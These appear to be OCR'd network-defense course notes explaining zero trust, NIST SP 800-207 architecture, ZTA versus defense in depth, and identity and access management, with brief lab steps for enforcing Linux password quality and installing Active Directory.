
In debian flavours of linux

1. apt install libpam-pwquality cracklib-runtime -y
2. gedit /etc/pam.d/common-password
3. chage -d 0 user_name




Traditional Security Works on the Castle-and-Moat Model

- The castle-and-moat model is a traditional approach of network security which focuses on restricting access to the network resources to the users from outside the network. However, once inside, the network users are automatically trusted.
- With the adoption of mobile and cloud storage, where the organizations store their data distributed across multiple locations, systems, applications and services, this model has lost its effectiveness in today's distributed world.



Zero Trust Network Model: Never Trust, Always Verify

- The zero trust model states that **no one is trusted by default**, whether you are inside or outside a network
- It enables strict identity verification for every user or device attempting to access the network resources



Principles of Zero Trust Security Model

- The zero-trust security model is based on the following core principles that help the implementation of zero-trust security practices within an organization
- These principles **emphasizes that trust should not be assumed at any point** within an organization's network or systems:

✓ Workforce security: It involves implementing the security measures and controls to protect the workforce within an organization

✓ Device security: It involves the identification and authorization of the devices attempting to connect to enterprise resources

✓ Workload security: It means safeguarding against tampering with sensitive data and critical services, and unauthorized access


✓ Network security: It involves micro-segmentation and isolation of sensitive resources

✓ Data security: It involves protecting sensitive data from unauthorized access, determining the location where the data should be stored and implementing encryption mechanisms

✓ Visibility and analytics: It automates the procedures such as configuration control, anomaly detection and end-to-end data visibility is provided

✓ Automation and orchestration: It involves automating security tools, integrating security tools and orchestrating workflows to minimize manual work

✓ Continuous improvement: Zero trust is an evolving and adaptive approach to security. Regularly review and update security policies, stay informed about emerging threats, and adjust the security posture accordingly




NIST Zero Trust Architecture (ZTA)

- In late 2018, the National Institute of Standards and Technology (NIST), along with the National Cyber Security Center of Excellence (NCCoE), produced NIST Special Publication 800-207, Zero Trust Architecture

- The publication provides an abstract definition of ZTA, along with a roadmap to design systems based on the principles of Zero Trust
  - All data sources and computing services are considered resources
  - All communication is secured regardless of network location
  - Access to individual organization resources is granted on a per-session basis
  - Access to resources is determined by dynamic policy—including the observable state of client identity, application/service, and the requesting asset—and may include other behavioral and environmental attributes
  - The organization monitors and measures the integrity and security posture of all owned and associated assets
  - All resource authentication and authorization are dynamic and strictly enforced before access is allowed
  - The organization collects as much information as possible about the current state of assets, network infrastructure, and communications and uses it to improve its security posture

Core Zero Trust Logical Components

Source: https://nvlpubs.nist.gov




Shifting to NIST Zero Trust Architecture (ZTA)

C|ND
RMF Steps
Expansion of Strategy
Assessment
Change/Upgrade/Mitigation feedback

- Implementing zero trust architecture is difficult yet is needed to strengthen the security posture. For that:
  - Identify actors in the organization
  - Identify assets owned by the enterprise
  - Identify key processes and evaluate risks associated with execution process
  - Formulating policies for the ZTA candidate
  - Identifying candidate solutions
  - Initial deployment and monitoring
  - Expanding the ZTA

ZTA Deployment Cycle

Source: https://nvlpubs.nist.gov



Shifting to NIST Zero Trust Architecture (ZTA)


- Implementing zero trust architecture is difficult yet is needed to strengthen the security posture. For that:
  - Identify actors in the organization
  - Identify assets owned by the enterprise
  - Identify key processes and evaluate risks associated with execution process
  - Formulating policies for the ZTA candidate
  - Identifying candidate solutions
  - Initial deployment and monitoring
  - Expanding the ZTA

ZTA Deployment Cycle

Source: https://nvlpubs.nist.gov


Open virtual machine:

1. Open windows server 2016
2. Active directory —> Server manager —> add and remove role —> active directory —> next —> next —> install




Zero Trust Architecture (ZTA) vs. Defense in Depth (DiD)

Zero Trust Architecture (ZTA)	Defense in Depth (DiD)
It needs continuous verification of users and devices	It depends on multiple layers of security defenses
It emphasizes protecting systems and data from both internal and external threats	It mainly focuses on external threats
It focuses on verifying and securing every access request, whether it comes from within or outside the network	It protects against human errors that cause misconfiguration to the security tool
It is more cost-effective in the long-run	It provides overlapping layers of defense to protect against various types of threats



Best Practices for Building a Zero Trust Architecture

- ✓ Create a secure communication channel
- ✓ Use network segmentation
- ✓ Understand the organization's network architecture
- ✓ Create a strong device identity
- ✓ Monitor and maintain the ZTA approach regularly
- ✓ Verify the user with multi-factor authentication (MFA)



Identity and Access Management (IAM)

- IAM is responsible for providing the **right individual with right access at the right time**

Access Management


Authentication

Authorization

Identity Management

Identity Repository

Identity Management



Identity and Access Management (IAM) (Cont'd)

System Administrator

Requester Approver

Application

Application

Identity Management (IDM)

Identity Repository

Access Management (AM)

Application


Human Resource (HR)

Application

Customer relationship management (CRM)

